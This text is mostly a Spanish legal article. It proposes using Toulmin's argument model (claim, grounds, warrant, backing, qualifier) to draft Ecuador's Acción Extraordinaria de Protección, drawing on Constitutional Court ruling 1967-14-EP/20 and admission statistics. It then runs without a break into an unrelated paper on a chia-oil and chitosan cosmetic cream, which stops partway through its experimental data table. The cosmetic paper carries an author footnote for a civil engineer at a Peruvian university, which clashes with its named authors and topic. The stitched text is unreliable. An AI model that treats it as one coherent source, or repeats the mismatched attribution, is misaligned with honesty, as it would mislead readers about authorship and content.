Por una parte, aunque resulta imposible aspirar a una única decisión correcta para cada caso, y por otra, la pretensión de una decisión absolutamente racional, implica la suscripción de teorías hiper-racionalistas que se avienen mal con la propia naturaleza del derecho, adjudicado por seres humanos que no pueden desprenderse de elementos que eventualmente pueden sesgar sus decisiones. Sin embargo, el Modelo de Toulmin se muestra como una herramienta de gran utilidad que permite el análisis de la decisión judicial a partir de las afirmaciones que en el fallo se sostienen y que se fundamentan el sentido del mismo (Cervantes, 2019).

El modelo de Toulmin, a grosso modo, se relaciona con las reglas de una argumentación en

pasos que pueden ser precisados en cualquier tipo de disciplina o espacio abierto a la disertación o al debate. Es decir, mediante este esquema de análisis, se puede motivar a encontrar la evidencia que fundamenta una aserción. Además, se puede deducir que, la excelencia de una argumentación depende de un conjunto de relaciones que pueden ser precisadas y examinadas, y que el lenguaje de la razón está presente en todo tipo de discurso (Merlino, 2011).

En concreto, el Modelo de Toulmin considera que, las argumentaciones cotidianas no siguen el clásico modelo riguroso del silogismo, sino más bien se crea uno adecuado para analizar cualquier tipo de argumentación en el marco de los discursos sociales asociados con la conversación, periódico, televisión, radio, prensa escrita, entrevista, interacción docente alumno, médico-paciente, abogado-cliente (Trujillo, 2007).

El modelo de Toulmin

El Modelo de Toulmin desarrollado por el matemático y pensador Stephen Toulmin en 1958, detalla desde la perspectiva lógica, la estructura y sobre todo la organización a la cual responde un texto argumentativo (Harada, 2009). Debido al rigor y solidez de la argumentación, dicho modelo establece categorías puntuales que permiten planear, analizar y valorar la calidad de los argumentos, en este caso en la jurisprudencia (Rodríguez, 2004).

Uno de los aspectos más relevantes del Modelo de Toulmin (TAP, por sus siglas en inglés, Toulmin's Argument Pattern) es su poderoso enfoque para estudiar lo que su exponente denomina argumentos sustantivos. Es decir, analizar aquellas situaciones que deben ser examinadas según su contenido, marcan una determinante diferencia con la tradición aristotélica, la cual solo se interesa en la forma o estructura de un argumento como tal (Pinochet, 2015).

El proyecto de Toulmin en su obra denominada *Los usos de la argumentación* (Trujillo, 2007), permite deducir, por un lado, una confrontación

con el enfoque formalista de la lógica asilado en la aplicación de los métodos científicos centrados en pruebas deductivas, pretensión de objetividad y coherencia racional para todas las áreas. De igual forma, aboca una redefinición de la propia disciplina, bajo la propuesta de tomar en cuenta a la lógica ya no como teoría sobre algunas relaciones formales de implicación y contradicción entre proposiciones aisladas, sino en términos de instrumento para el análisis normativo de argumentos reales, contenidos en el marco extenso de las acciones y las instituciones, un cambio axial desde una concepción cartesiana fundamentada en la racionalidad matemática, a una procedimental de la validez, asociada a una noción vericondicional de la justificación (Merlino, 2011).

El objetivo teórico primordial del TAP en su obra predominante es configurar un modelo normativo para los argumentos, los cuales se entienden como el producto de actos argumentativos que personifica las propiedades semánticas de las inferencias que se desencadenan durante el proceso de argumentación y razonamiento. Es decir, Toulmin enfatiza a los argumentos, más que a la argumentación como acción deliberativa (Cervantes, 2019)

Para Toulmin los argumentos emanan como tentativas de responder al cuestionamiento de las afirmaciones por parte de un interlocutor potencial. Así, en el marco de este modelo fundamentado en la justificación, un argumento puede ser considerado como un intento de establecer una *conclusión* (C - claim) por medio de una razón o datos (G - *data, ground*) que cimientan esa premisa general. Una aseveración razonable será no solo aquella capaz de afrontar la crítica habiendo absorbido la forma de un discurso racional, sino una aserción oportuna en relación con procedimientos de justificación y licencias para deducir *dependientes-de-campo* (*field-dependent*) (Merlino, 2011).

El modelo TAP, explicado claramente desde la perspectiva de Atienza (2005) se apega a las siguientes características y nomenclatura:

Tabla 1. Nomenclatura del Modelo argumentativo de Toulmin.

Denominación	Característica	Nomenclatura
Pretensión	Reconocido nominalmente como Claim. Denominada como afirmación o conclusión, precisamente la particularidad de este esquema radica en que se parte de la conclusión antes de la justificación.	C

Razones o datos	Reconocida nominalmente como Grounds. Son de forma específica los hechos que se señalan para apoyar la conclusión.	G
Garantía	Reconocida como Warrant. La garantía se traduce en proposiciones. En este apartado no se infiere acerca de los hechos, son de forma específica a las reglas, principios, enunciados, las que permiten inferir en lugar de aportar más información.	W
Respaldo	Reconocida como Backing. Son los argumentos que de forma necesaria descansan en las garantías y sin estas, las propias garantías adolecería de autoridad y vigencia.	B
Cualificadores modales	Reconocidas como Qualifiers. Es un nexo semántico entre los datos a la conclusión. Son conectores como, por ejemplo: por tanto, presuntamente, etc.	Q
Reserva o condiciones de refutación	Reconocida como Rebuttals. Son argumentos por medio de los cuales de verificarse su cumplimiento no se podría llegar a la conclusión planteada	R

Fuente. Atienza (2005).

Por ejemplo, para que los datos (G) resulten en una justificación de la afirmación (C), es ineludible ejercer una conexión entre ambos, estableciendo una ley de pasaje que autorice la inferencia generada. Este tercer elemento que denomina garantía (W – *warrant*) no se asocia con ningún tipo de premisa, sino más bien con la explicitación del paso inferencial por medio del cual un enunciado general, hipotético se puede convertir en razón notable para apoyar una conclusión.

Por otro lado, la función *soporte o respaldo* (B – *backing*) es la encargada de brindar fundamento categórico a la garantía y asegurar su legitimidad y vigencia. En el enunciado completo

de (C) se evidenciaran además dos aspectos *campo-invariantes*, es decir, un *modalizador* (Q – *modal qualifier*) y, de manera ocasional, una *restricción* (R – *rebuttal*). El modalizador determinará con qué fuerza pragmática la relación de los datos permite extraer la conclusión (C), mientras que la restricción asumirá el papel de la suspensión circunstancial de la aplicación de la garantía (W) al dominio de los datos (G), y es en este punto donde nacen, las posibles refutaciones o excepciones (Merlino, 2011).

De modo didáctico, y para un mejor entendimiento, uno de los mejores ejemplos de aplicación de este modelo es el desarrollado por Atienza (2005), el cual se ve representado en la figura 1.




Figura 1. Modelo general de análisis de un argumento (Atienza, 2005).

De acuerdo al modelo TAP, C, G, W, B, Q y R representan elementos que no dependen del campo de discurso. Es decir, esto hace que TAP sea un modelo muy adecuado para analizar los rasgos genéricos de un argumento, pues evidencia un cuerpo que es aplicable en cualquier ámbito (Pinochet, 2015), especialmente en las ciencias jurídicas.

METODOLOGÍA

El presente artículo es una investigación de orden teórico - descriptiva de tipo documental, debido a que el procedimiento involucra la indagación, estructuración, tratamiento de la información y análisis de un conjunto de documentos electrónicos acerca del Método de Toulmin y sus componentes. Los documentos que han servido para cimentar la investigación se han acopiado de manera cronológica, permitiendo crear una base de datos que fue gestionada de manera eficiente por un gestor bibliográfico. Dicha bibliografía proviene de las principales bases académicas, así como de las más importantes revistas científicas asociadas al Derecho y la jurisprudencia.

Los criterios de búsqueda empleados incluyeron descriptores relacionados a términos como: “Modelo de Toulmin”, “Stephen Toulmin”, “argumentación jurídica”, “usos de la argumentación”, “Acción extraordinaria de protección”. Los descriptores detallados fueron combinados de diversas maneras

al momento de la búsqueda especializada, con el fin de extender los criterios de búsqueda. Al ejecutar la búsqueda de los documentos en cada una de las bases de datos especializadas, se preseleccionaron 37 artículos, de los cuales se seleccionaron 18, de acuerdo con los criterios de inclusión y exclusión. Sin embargo, no se tomaron en cuenta artículos que no abordaban la temática de investigación en su máxima expresión, y también a aquellos que no se encontraban indexados.

Posteriormente, se efectuó el análisis medular de cada uno de las temáticas, definiendo lo más determinante y describiendo los aspectos comunes entre los documentos escogidos. De manera final, para brindar una dimensión práctica a la presente investigación, se llevó a cabo la propuesta del esquema básico que se propone para la correcta argumentación de la Acción Extraordinaria de Protección en el Ecuador.

RESULTADOS

Para iniciar este apartado, es importante exponer de manera general los factores que inciden en la realidad problemática. En este caso, es motivo de preocupación para los abogados en libre ejercicio el alto porcentaje de inadmisibilidad de las demandas que ha generado la Corte Constitucional, quienes, en su informe de gestión del año 2020 muestran los datos de la tabla 1.

Tabla 1. Número y porcentaje de decisiones judiciales de la Corte Constitucional.

No.	TIPO DE DECISIÓN	TOTAL CONSOLIDADO	PORCENTAJE
1	ADMITE	395	17,6%
2	INADMITE	1745	77,9%
3	RECHAZA	3	0,1%
4	ACLARA/CORRIGE AUTOS	8	0,4%
5	ACEPTA DESISTIMIENTO	5	0,2%
6	ARCHIVO	4	0,2%
7	NIEGA/RECHAZA PEDIDOS DE REVOCATORIA/ACLARACIÓN Y AMPLIACIÓN/OTRAS DECISIONES	77	3,4%
8	FE DE ERRATAS	2	0,1%
TOTAL DECISIONES		2239	100,0%

Fuente: Corte Constitucional del Ecuador (2020)

De los resultados obtenidos, se aprecia que existieron 2239 causas en trámite de admisión, donde de esas causas únicamente 395 fueron admitidas, traduciéndose en un porcentaje del 17.60 %, mientras que, la inadmisión de fue 1745 causas,

traduciéndose en un porcentaje del 77.9 %, por tanto, se ha configurado en un verdadero problema la inadmisión de las AEP (Corte Constitucional del Ecuador, 2020a).

Como se había mencionado en la introducción de

la investigación, en la actualidad existe la LOGJCC, la cual no brinda las pistas de cómo debe encausar una AEP, al contrario, simplemente se desgasta en la obscuridad que expone su Art. 62. Además, se comprende que precisamente para resolver estas disyuntivas está la Corte Constitucional, para aclarar las cosas con el transcurso del tiempo por medio de la jurisprudencia. Sin embargo, lastimosamente los anteriores miembros de la dicha corte del 2012 no lo hicieron.

En la actualidad, la Corte del 2019 ha logrado aclarar un poco el panorama en cuanto a los parámetros de admisibilidad de la AEP, específicamente en la sentencia N° 1967 – 14 – EP/20, planteando el método de Toulmin como la herramienta más viable para cumplir con los parámetros descritos.

Para inferir acerca de la esquematización del método de Toulmin con relación a la sentencia N° 1967 – 14 – EP/20, se debe analizar primero los parámetros de admisibilidad desde una perspectiva normativa y doctrinaria. (Soto, 2016). Con frecuencia la figura de improcedencia de procesos constitucionales se hace presente como un filtro para que se decida respecto a la inhibición del juzgador para conocer la causa, en tanto no se haya cumplido con las condiciones procedimentales o sustantivas propias de la acción, esto cuando la misma se debe dar en sede constitucional.

En cuanto a las pretensiones en la demanda para la AEP, se estima un rango de improcedencia para el incumplimiento formal o material, por tanto, se recaería en estos aspectos cuando las pretensiones no cumplan con los supuestos de fondo de la acción (Villaverde, 2016), donde para esto está facultada la sala de admisión de la Corte Constitucional, quien es la que dicta o no el auto de admisión.

Es imprescindible que se distinga también la admisibilidad de carácter positiva, en la que la concurrencia de los elementos procesales que llevan al conocimiento de una causa, a diferencia de la procedencia que verifica los fundamentos con los cuales se propone la acción (Mejía Restrepo, 2021). Es decir, las pretensiones que cumplan con los elementos de fondo y que acrediten la vulneración de un derecho, serán admitidas a trámite y por tanto se conocerá en la justicia constitucional.

Existen varios parámetros objetivos que son verificados por la sala de admisión de la Corte

Constitucional, las mismas que inferen sobre la carga argumentativa que debe contener la demanda, los cuales se norman en el Art. 62 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional. (Amariles, 2018). En cuanto al numeral primero, se debe exponer claramente los presupuestos que configuran la esencia de la acción, en este caso el amparo de los derechos reconocidos en la norma suprema, así mismo, el carácter extraordinario de la acción lleva a que los argumentos atribuyan la vulneración de derechos al acto jurisdiccional con el fin de obtener una reparación y pueda ser objetable en el momento procesal específico, debiendo prescindir de los hechos que dieron lugar a la controversia principal.

Respecto del numeral segundo, esta premisa configura una carga demostrativa al accionante, por tanto, el mismo debe vincular la violación de un derecho, esto bajo la afectación a las normas del debido proceso con relación a los aspectos procesales, y esto, cuando una medida jurídica adoptada que vulnere derechos se haya tolerado en el plano jurisdiccional (Matienzo, 2018). Lo establecido reconoce que, el accionante tiene la capacidad de exhibir ante la alta Corte Constitucional, la deficiencia que puede darse dentro de la administración de justicia, en relación con actuaciones judiciales análogas, para lo cual es importante fundamentar el argumento en jurisprudencia como respaldo de parámetros objetivos, por cuanto, la norma no es la única fuente de derecho y será importante que se tome esto como garantía objetiva dentro del modelo de Toulmin, que se analizará en lo posterior.

Como se ha podido establecer hasta el momento, la etapa de admisibilidad a la que se somete la AEP, tiene la finalidad de permear los casos que puedan justificar un pronunciamiento en cuanto al fondo de lo planteado en la demanda y que, de la misma manera, garantice la aplicación de un derecho objetivo y que no se deje de lado la tutela judicial de los derechos subjetivos.

Para cumplir con requisitos de admisibilidad, es importante tomar en cuenta el análisis de la sentencia N° 1967 – 14 – EP/20, la cual plantea una argumentación completa bajo la aplicación similar al esquema propuesto por Toulmin, donde es importante destacar que no establece una aplicación integral del esquema, sino que recomienda que

se haga de forma similar (Conforti, 2020) . En este contexto, esta investigación procura dar una aplicación epistémica al análisis de argumentación completa configurado en la sentencia, por medio de la fusión de los elementos básicos del esquema de Toulmin y los parámetros establecidos por el alta Corte Constitucional y su jurisprudencia.

Para entender el esquema de Toulmin, es importante conocer su concepción respecto de la argumentación. Toulmin se refería a esta como la actividad de plantear pretensiones, someterlas a un cuestionamiento, respaldarlas por medio de razones y a la vez enunciando una crítica sobre las mismas, para que se pueda refutarlas (Carrasco, 2017).

Respecto de lo inferido, se debe aclarar que la argumentación jurídica no es un medio de blindaje para las decisiones judiciales, en función de prejuicios morales o conceptos propios de la naturaleza humana, sino que más bien, se procura garantizar la efectividad del principio de publicidad, para que se pueda cerrar la brecha entre la arbitrariedad y discrecionalidad (Amariles, 2018). Para cumplir con lo dispuesto, es imprescindible la justificación, como la argumentación propiamente dicha que se orienta a defender la decisión, donde para evidenciar la solidez argumentativa es necesario conocer los elementos objetivos que le dan esta característica.

De manera más concreta, la argumentación jurídica se considera a los presupuestos y reglas que por su esencia prescriptiva son de imperativo cumplimiento, para que se pueda determinar si la justificación, razones o argumentos que pone a consideración quien ha determinado una conclusión, cumpliendo con los parámetros de racionalidad que deben efectuarse para tomar una decisión.

Uno de los puntos críticos de quienes reconocen que el silogismo deductivo es el único esquema técnico que no permite arbitrariedad en las decisiones judiciales, encuentran verdad en este caso, siendo el caso del modelo de Toulmin, porque no cumple con los parámetros de la lógica formal. Sin embargo, el autor reconoce que cumple con parámetros deductivos no lógicos, tendencia que sigue de los postulados de Vieweg y Perelman (Atienza, 2005). En este sentido, se reconoce como una lógica pero no tradicional, puesto que se concibe como más práctica, operativa o aplicada en la que se puede


tomar la jurisprudencia como fundamento objetivo, dejando de lado la esencia matemática.

Ante esto, se comulga con la posición de Toulmin en el sentido de que la lógica debe hacer un acercamiento a la realidad cotidiana donde únicamente esto se logra, además, los argumentos se desarrollan de forma paralela con la jurisprudencia, puesto que el orden jurídico afecta a la sociedad en general y para decidir sobre los mismos, solo los argumentos llevan a dotar de racionalidad a las decisiones (Carrasco, 2017). De esta manera, el autor cohesionando aspectos formales y no formales, los primeros se llevan a cabo a través de los elementos internos y los segundos a través de elementos externos, como los que se evidencian en la práctica y su carga axiológica.

En cuanto al objeto principal de estudio, la sentencia analizada reconoce a los cargos como las acusaciones que éstas dirigen al acto procesal objeto de la acción por considerarlo lesivo de un derecho, para el cumplimiento de lo dispuesto hace mención al Art. 62.1 de la LOGJCC, la que a tenor literal, dispone lo siguiente: “...*Que exista un argumento claro sobre el derecho violado y la relación directa e inmediata, por acción u omisión de la autoridad judicial, con independencia de los hechos que dieron lugar al proceso...*” (Corte Constitucional del Ecuador, 2020b). Sobre lo citado, al hablar de derecho violado y la relación directa e inmediata, por acción u omisión de la autoridad judicial, claramente está prescribiendo el método de Toulmin, debido a que se parte de una conclusión, que en este caso sería el derecho violado.

Si bien es cierto que la Corte reconoce que los elementos descritos en la sentencia no deben estar desarrollados de forma explícita en la demanda, sino que se pueden configurar de forma implícita y que el sistema no se debe configurar como rígido como el cumplimiento de una lista de verificación; a perspectiva de quien suscribe el presente artículo, la aplicación del respaldo (B) es trascendental para una correcta justificación, porque solo citando la norma que respalde el cargo se puede llevar a cabo la justificación jurídica eficiente.

A continuación, se presenta el nuevo esquema que se propone para la correcta argumentación de una AEP:



Nomenclatura:

B = (Artículo de la Constitución en donde se fundamenta el Derecho)

W = (Justificación jurídica que muestre por qué la acción u omisión judicial acusada vulnera el derecho fundamental Derecho)

G = (Base fáctica de la acción u omisión judicial de la autoridad judicial)

Q = (Cualificador modal, por tanto)

C = (Conclusión)

CONCLUSIONES

Respecto a los fundamentos doctrinarios que desarrolla Toulmin, se concluye que, los mismos cumplen con parámetros deductivos no lógicos, tendencia que sigue de los postulados de Vieweg y Perelman. En este sentido se reconoce como una lógica, pero no tradicional, puesto que se concibe como un procedimiento de origen más práctico, operativo o aplicado en el que se puede tomar la jurisprudencia como fundamento objetivo, dejando de lado la esencia matemática como tal para el cumplimiento de lo estipulado.

Con relación a las directrices de la sentencia N° 1967 – 14 – EP/20 para la aplicación del modelo de Toulmin en función de la AEP, se concluye que debe cumplir con tres elementos, los cuales se asocian a: (1) Una tesis o conclusión, en la que se afirme cual es el derecho fundamental cuya vulneración se acusa (C). (2) Una base fáctica consistente en el señalamiento de cuál es la acción u omisión judicial de la autoridad judicial, cuya consecuencia habría sido la vulneración del derecho fundamental. Tal acción u omisión deberá ser, naturalmente, un aspecto del acto judicial objeto de la acción. (G). (3) Una justificación jurídica que muestre por qué la

acción u omisión judicial acusada vulnera el derecho fundamental en forma directa e inmediata (W).

En cuanto a los elementos característicos del esquema de Toulmin para concretizar un modelo que cumpla en que la formulación de cargos se constituyan argumentaciones completas, se concluye que debe complementarse con la aplicación del respaldo, cumpliéndose de esta manera los siguientes elementos: **B** = (Artículo de la Constitución en donde se fundamenta el Derecho). **W** = (Justificación jurídica que muestre por qué la acción u omisión judicial acusada vulnera el derecho fundamental Derecho) **G** = (Base fáctica de la acción u omisión judicial de la autoridad judicial) **Q** = (Cualificador modal, por tanto) **C** = (Conclusión).

BIBLIOGRAFÍA

Amariles, R. (2018). Los límites argumentativos de la Corte Constitucional Colombiana a la luz de la teoría de Toulmin: el caso de la “Unión Marital de Hecho” de las parejas homosexuales. *Revista de La Facultad de Derecho y Ciencias Políticas*, 38(109), 421–451.

Ley orgánica de garantías jurisdiccionales y control constitucional, Pub. L. No. Registro Oficial Suplemento 52, artículo 3 (2020).

Atienza, M. (2005). *Las razones del Derecho. Teorías de la argumentación jurídica*. (Instituto de Investigaciones Jurídicas. Universidad nacional Autónoma de México (ed.); Segunda).

Carrasco, M. (2017). La acción extraordinaria de protección: perspectiva de evolución, desde la experiencia europea. *Revista IURIS*, 2(16), 93–113.

Cervantes, J. (2019). Las refutaciones, el Modelo de Toulmin y las argumentaciones colectivas. *Red de Centros de Investigación En Matemática Educativa AC*, 4, 401–403.

Conforti, F. (2020). Breve curso de argumentación jurídica. In *Estudios para la paz desde el derecho penal. Argumentación del hecho jurídico restaurable*. <https://doi.org/10.2307/j.ctv102bkqz.7>

Corte Constitucional del Ecuador. (2020a). *Informe Rendición de Cuentas*.

- Corte Constitucional del Ecuador. (2020b). *Sentencia N° 1967-14-EP/20* (Issue 1967).
- Harada, E. (2009). Algunas aclaraciones sobre el “modelo” argumentativo de Toulmin. *Contactos*, 1978, 45–56.
- Matienzo, E. B. T. (2018). La Razonabilidad como Garantía en la teoría de Stephen Toulmin María Elena Bitonte (UBA) y Teresita Matienzo (UBA, UNGS). UBA, 1–16.
- Mejía, A. (2019). EL esquema argumentativo de Toulmin como herramienta de control de la racionalidad de las decisiones judiciales. In *Primer Congreso Iberoamericano de Argumentación*.
- Mejía Restrepo, A. F. (2021). El esquema argumentativo de Toulmin como herramienta de control de racionalidad de las decisiones judiciales. *Revista de La Facultad de Derecho y Ciencias Políticas*, 51(134), 151–176. <https://doi.org/10.18566/rfdcp.v51n134.a07>
- Merlino, S. (2011). La operatividad del modelo de Toulmin para el análisis de la argumentación práctica. In *Actas de las IV Jornadas de Investigación en Humanidades. Homenaje a Laura Laisecca*.
- Pinochet, J. (2015). El modelo argumentativo de Toulmin y la educación en ciencias: una revisión argumentada. *Ciência y Educação (Bauru)*, 21(2), 307–327. <https://doi.org/10.1590/1516-731320150020004>
- Rodríguez, L. (2004). El Modelo argumentativo de Toulmin en la escritura de artículos de investigación educativa. *Revista Digital Universitaria*, 5(1), 1–18.
- Soto, F. (2016). *Las garantías del debido proceso y el auto de inadmisión en la acción extraordinaria de protección*. <http://hdl.handle.net/10644/5126>
- Trujillo, J. (2007). Reseña de los usos de la argumentación de Stephen Toulmin. *Praxis Filosófica*, 25, 159–168.
- Villaverde, I. (2016). 22519-20136-1-PB.pdf. In *Decidir qué no decidir o qué hacer con los amparos. El trámite de admisión de los recursos de amparo* (pp. 1–43). Universidad de Oviedo.

Diseño de una crema cosmética con *Salvia Hispánica* L. (Chía) y quitosano

Ivonne Estefanía Estrella-Amaya¹; Viviana Garcia-Mir^{2*}

Resumen

El desarrollo de formulaciones a partir de ingredientes naturales es un desafío actual de industria cosmética. La *Salvia hispanica* (chía) es una planta herbácea que se consume hace miles de años debido a su alto valor nutritivo y sus amplias propiedades promotoras de la salud. El quitosano, es un biopolímero conocido por sus grandes aplicaciones en la cosmética debido a sus propiedades biológicas y tecnológicas. El objetivo del trabajo fue diseñar una crema cosmética a partir del aceite de la semilla de *Salvia Hispánica* L. (Chía) y quitosano a través del diseño de experimentos. Se determinaron algunos parámetros de calidad del aceite chía mostrando resultados satisfactorios. Se diseñó una crema (o/w) con empleo del diseño de mezcla D-optimal de tres componentes con restricciones: ácido esteárico, alcohol cetílico y agua. Las variables respuesta fueron pH y extensibilidad. Los datos se ajustaron a modelos lineales obteniendo una significación $p < 0,05$, pérdida de ajuste $p > 0,05$ y R^2 ajustado próximo a 1. Además, se realizaron pruebas de ciclo stress congelación – descongelación y centrifugación. La evaluación sensorial preliminar realizada a las formulaciones seleccionadas mostró buen grado de aceptación. No se evidenció crecimiento bacteriano, ni fúngico en el análisis microbiológico de las preparaciones.

Palabras clave: Crema cosmética; chía; *Salvia Hispánica*; quitosano; diseño experimental.

Design of a cosmetic cream with *Salvia Hispánica* L. (Chia) and chitosan

Abstract

Development of cosmetic formulations based on natural ingredients is a current challenge for the cosmetic industry. *Salvia hispanica* (chia) is a herbaceous plant that has been consumed for thousands of years due to its high nutritional value and extensive health-promoting properties. Chitosan is a biopolymer well known for its great applications in cosmetics due to its biological and technological properties. The objective of the work was to design a cosmetic cream from the seed oil of *Salvia Hispánica* L. (Chia) and chitosan through the design of experiments. Some quality parameters of chia oil were determined, showing satisfactory results. An (o/w) cream was designed using the constrained three-component D-optimal mixture design: stearic acid, cetyl alcohol, and water. The response variables were pH and extensibility. Data were fitted to linear models, obtaining significance $p < 0.05$, loss of fit $p > 0.05$ and adjusted R^2 close to 1. In addition, freeze-thaw stress cycle tests and centrifugation were performed. The preliminary sensory evaluation carried out on the selected formulations showed the degree of acceptance. The microbiological analysis performed did not show bacterial or fungal growth.

Keywords: Cosmetic cream; chia; *Salvia Hispánica*; chitosan; Design of Experiments..

Recibido: 21 de marzo de 2022

Aceptado: 5 de agosto de 2022

¹ Ingeniero civil, maestro en ecología y gestión ambiental. Universidad Nacional de Barranca, Perú, sdelacruz@unab.edu.pe <https://orcid.org/0000-0003-0254-301X>

I. INTRODUCCIÓN

Hoy en día, es muy frecuente el desarrollo de formulaciones cosméticas con ingredientes naturales, debido fundamentalmente a la preocupación de los consumidores por el uso de ingredientes sintéticos. Esto potenciado por el incremento de los estudios sobre la caracterización química y farmacológica de las drogas vegetales y sus diversas aplicaciones. La presencia de una gran variedad de metabolitos beneficiosos para la salud, incluido mejorar la apariencia y cuidado de la piel, aportan efectos nutritivos, hidratantes o permiten el tratamiento de cierto problema dermatológico. (Dini & Laneri, 2021; Ribeiro et al., 2015).

La *Salvia hispánica* L. (chía) es una especie vegetal usada desde tres mil quinientos años antes de Cristo, por sus grandes beneficios para la salud. En la cultura azteca es reconocida como “nahua chían o chien (plural) náhuatl”, traducido al castellano significa que es una semilla que proporciona aceites (Carrillo-Gómez et al., 2017). Es una planta herbácea anual originaria del sur de México y norte de Guatemala. Pertenece al orden Lamiales, familia Labiate, subfamilia Nepetoideae (Pellegrini et al., 2018; Shen et al., 2018; Tavares et al., 2018). Se cultiva y comercializa a gran escala en países de América del Sur, Europa, Sudeste Asiático y Australia (Shen et al., 2018).

En la época pre-colonial fue valorada como una de las semillas imprescindibles dentro de la alimentación y más consumida que otros tipos de cereales, por el aporte de energía que les brindaba al realizar los trabajos y su gran contenido nutritivo. Actualmente, se ingiere en semillas enteras, harina y aceite (Pellegrini et al., 2018; Segura-Campos et al., 2014; Tavares et al., 2018),

Las semillas de chía contienen 16-26 % de proteína, 31-34 % de grasa, 37-45 % de carbohidratos en total y de fibra dietética total 23-35 %. Son fuente de minerales donde se incluye calcio, potasio fósforo y magnesio, además vitaminas como vitamina A, tiamina, riboflavina, niacina, ácido fólico, ácido ascórbico y compuestos antioxidantes (Knez Hrnčič et al., 2019; Kulczyński et al., 2019; Marcinek & Krejpcio, 2017). No obstante, la composición depende de factores genéticos y del efecto de los diversos ecosistemas donde se cultivaron las plantas (Felemban et al., 2021). El perfil de ácidos grasos

del aceite de la semilla de chía es de particular interés por el alto contenido de ácidos grasos poliinsaturados, principalmente ácido α -linolénico (omega ω -3) aproximadamente el 60% y en menor cantidad ácidos linoleico (ω -6), oleico y palmítico. Igualmente se ha reportado un moderado contenido de compuestos bioactivos, tales como tocoferoles, polifenoles, carotenoides y fosfolípidos (Dąbrowski et al., 2018; Lisbel et al., 2018; Marcinek & Krejpcio, 2017).

Por otra parte, el quitosano es uno de los polisacáridos naturales más abundantes del mundo. Se obtiene a partir de la quitina mediante un proceso de desacetilación. Estos polímeros pueden encontrarse en grandes cantidades en la biosfera como componente importante del exoesqueleto de muchos organismos y como desechos de las empresas pesqueras de todo el mundo. También están presente en las algas y hongos (Bakshi et al., 2020; Wang, Xue, et al., 2020).

En la actualidad, políticos, ecologistas e industriales fomentan el uso de estos polisacáridos marinos como fuente renovable en procesos ecológicos alternativos, especialmente en la producción de cosméticos (Casadidio et al., 2019). En publicaciones recientes la quitina y el quitosano han sido considerados como polímeros del futuro, gracias a sus innumerables propiedades, donde se destacan las biomédicas (anticolesterolemiante, cicatrizantes, anticanceroso, antimicrobiana, hemostático, analgésico, antiácido, antiulceroso, inmunoadyuvante), fisicoquímicas, la biodegradabilidad, biocompatibilidad, no toxicidad, renovabilidad y disponibilidad inmediata (Li et al., 2020; Santos et al., 2020; Wang, Meng, et al., 2020; Wang, Xue, et al., 2020).

En la ciencia cosmética, han sido investigados como potenciales excipientes y como ingredientes activos. Se utilizan especialmente porque ejercen funciones antioxidantes, limpiadoras, protectoras y humectantes (Aranaz et al., 2018). Por esta razón, es importante el uso combinado del aceite de Chía (*Salvia Hispánica*) y quitosano, en la elaboración de cremas cosméticas, para mejorar la apariencia de la piel, brindar los nutrientes y las vitaminas necesarias.

La aplicación del diseño de experimentos con mezclas contribuye a optimizar el desarrollo de las formulaciones en la cosmética natural mediante el análisis estadístico, cuantificando la influencia

que tienen los diferentes componentes sobre la variable respuesta, tanto individual como en su acción conjunta con otros componentes. Permite modelar esta respuesta para predecirla y encontrar la composición de la mezcla con mejores resultados (optimizar). Por tanto, los costos y el número de experimentos se reducen en la fase de desarrollo del producto (Costa et al., 2019).

En este contexto, el objetivo de este estudio fue diseñar una crema cosmética a partir del aceite de la semilla de *Salvia Hispánica* L. (Chía) y quitosano a través del diseño de experimentos (DOE).

MATERIALES Y MÉTODOS

Control de calidad del aceite de chía

Para el desarrollo de la investigación se utilizó el aceite de chía proveniente de la empresa ecuatoriana Chakra seed Akasha food Rachel salt Cose, Cotacachi –Ecuador con registro sanitario 20078-ALN-0618. Se partió del análisis de las características organolépticas: color, olor, aspecto, igualmente la densidad relativa por picnometría, el pH con el pHmetro Oakton pH 700 (Vernon Hills, USA), el índice de refracción mediante un refractómetro Anton Paar-Abbemat 200 (Malmö, Suecia). Los parámetros se obtuvieron por triplicado siguiendo la metodología establecida por USP, (2015) y WHO, (2011).

Diseño de la crema de aceite/agua (o/w) a partir del aceite de chía y quitosano

Los ingredientes activos de la crema cosmética fueron el aceite de Chía (*Salvia Hispánica*) al 4% y quitosano al 0,4 % (producto de la empresa SIGMA –ALDRICH con número del producto: 448877; MDL: MFCD00161512).

Para obtener una formulación ideal se utilizó un diseño experimental de mezclas con restricciones con tres componentes: ácido esteárico 4-8% (QUIMPAC S.A. Ecuador), alcohol cetílico 1-5% (Laboratorios Duque, Ecuador) y agua desionizada del 50,3-57,6%. El resto de los excipientes se seleccionaron de acuerdo con los más frecuentes en este tipo de preparación y todos de calidad farmacéutica: petrolato líquido (SHELL S.A., Ecuador), propilenglicol, trietanolamina (ambos de Laboratorios Duque, Ecuador), ácido ascórbico (CoproQuim, Ecuador), metil y propil parabeno, como preservos (VENO Fine Chemical).

La tabla 1 presenta los 15 experimentos desarrollados, de las cuales seis se utilizaron para estimar el modelo, cinco la para la pérdida de ajuste, tres de réplicas y un punto central. Las variables respuesta del diseño fueron pH y extensibilidad, como medidas de consistencia y calidad del producto final.

Tabla 1. Matriz experimental y resultados de las variables respuestas del diseño D-Optimal de la crema de chia y quitosano.

	A: Acido esteárico %	B: Alcohol Cetílico %	C: Agua %	PH	Extensibilidad
1	6	3	54	6,5	85,5
2	8	1	54	6,5	83,6
3	6	3	54	6,6	85,7
4	4	3,60	55,39	6,8	86,6
5	6,55	1	55,44	6,8	87,6
